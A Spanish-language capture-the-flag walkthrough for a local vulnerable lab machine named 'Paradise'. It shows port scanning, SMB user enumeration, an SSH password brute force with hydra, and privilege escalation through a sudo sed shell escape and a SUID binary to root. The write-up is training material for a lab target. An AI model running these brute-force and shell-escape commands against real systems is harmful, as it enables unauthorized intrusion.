# PARADISE


## DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip paradise.zip

  Archive:  paradise.zip
  inflating: auto_deploy.sh
  inflating: paradise.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh paradise.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

## CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.362 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.362/0.362/0.362/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

LINUX- ttl=64


## ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sSVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 05:48 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000046s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 a1:bc:79:1a:34:68:43:d5:f4:d8:65:76:4e:b4:6d:b1 (DSA)
|   2048 38:68:b6:3b:a3:b2:c9:39:a3:d5:f9:97:a9:5f:b3:ab (RSA)
|   256 d2:e2:87:58:d0:20:9b:d3:fe:f8:79:e3:23:4b:df:ee (ECDSA)
|_  256 b7:38:8d:32:93:ec:4f:11:17:9d:86:3c:df:53:67:9a (ED25519)
80/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Andys's House
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: PARADISE)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: PARADISE)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: UBUNTU; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: 47193da9cfa7
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: 47193da9cfa7
|_  System time: 2024-09-16T09:48:55+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-09-16T09:48:56
|_  start_date: N/A
```


Encontramos los puertos abiertos 22,80,139 y 445




## ENUMERACIÓN

Con gobuster, vamos por directorios y archivos

**gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100**




Con enum4linux intentamos enumerar usuarios en el protocolo smb

**enum4linux -a 172.17.0.2**


**[+] Enumerating users using SID S-1-22-1 and logon username '', password ''**

**S-1-22-1-1000 Unix User\andy (Local User)**

**S-1-22-1-1001 Unix User\lucas (Local User)**

**Sacamos dos usuarios e intentamos con hydra averiguar su contraseña**

**hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2**




## EXPLOTACIÓN

Vamos a conectarnos por ssh con estas credenciales

**lucas/chocolate**

```
└─# ssh lucas@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:2w4/PQ5L3xreq6F0ZhOCWrJ8m8oFWVAnkd6GqbM2jm8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
lucas@172.17.0.2's password:
$
```

## ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
lucas@47193da9cfa7:/home/andy$ sudo -l
Matching Defaults entries for lucas on 47193da9cfa7:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi

User lucas may run the following commands on 47193da9cfa7:
    (andy) NOPASSWD: /bin/sed
```

**Consultando en https://gtfobins.github.io/gtfobins/sed/#sudo**

**sudo sed -n '1e exec sh 1>&0' /etc/hosts**

**Nos hacemos andy**

```
lucas@47193da9cfa7:/home/andy$ sudo -u andy sed -n '1e exec sh 1>&0' /etc/hosts
$ whoami
andy
$ bash -i
andy@47193da9cfa7:/home/andy$
```

No tenemos permisos sudo; probamos con SUID

```
andy@47193da9cfa7:/$ find / -perm -4000 -type f 2>/dev/null
/bin/ping6
/bin/su
/bin/ping
/bin/mount
/bin/umount
/tmp/bash
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/privileged_exec
/usr/local/bin/backup.sh
andy@47193da9cfa7:/$
```

Probamos a ejecutar

```
andy@47193da9cfa7:/$ /usr/local/bin/privileged_exec
Running with effective UID: 0
root@47193da9cfa7:/# whoami
root
root@47193da9cfa7:/#
```